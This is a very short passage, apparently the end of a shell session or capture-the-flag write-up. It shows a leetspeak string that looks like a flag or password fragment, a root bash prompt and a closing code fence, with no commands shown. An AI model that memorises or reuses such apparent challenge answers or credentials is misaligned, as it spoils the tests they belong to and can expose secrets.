1EEME_n0w
bash-5.1#
```

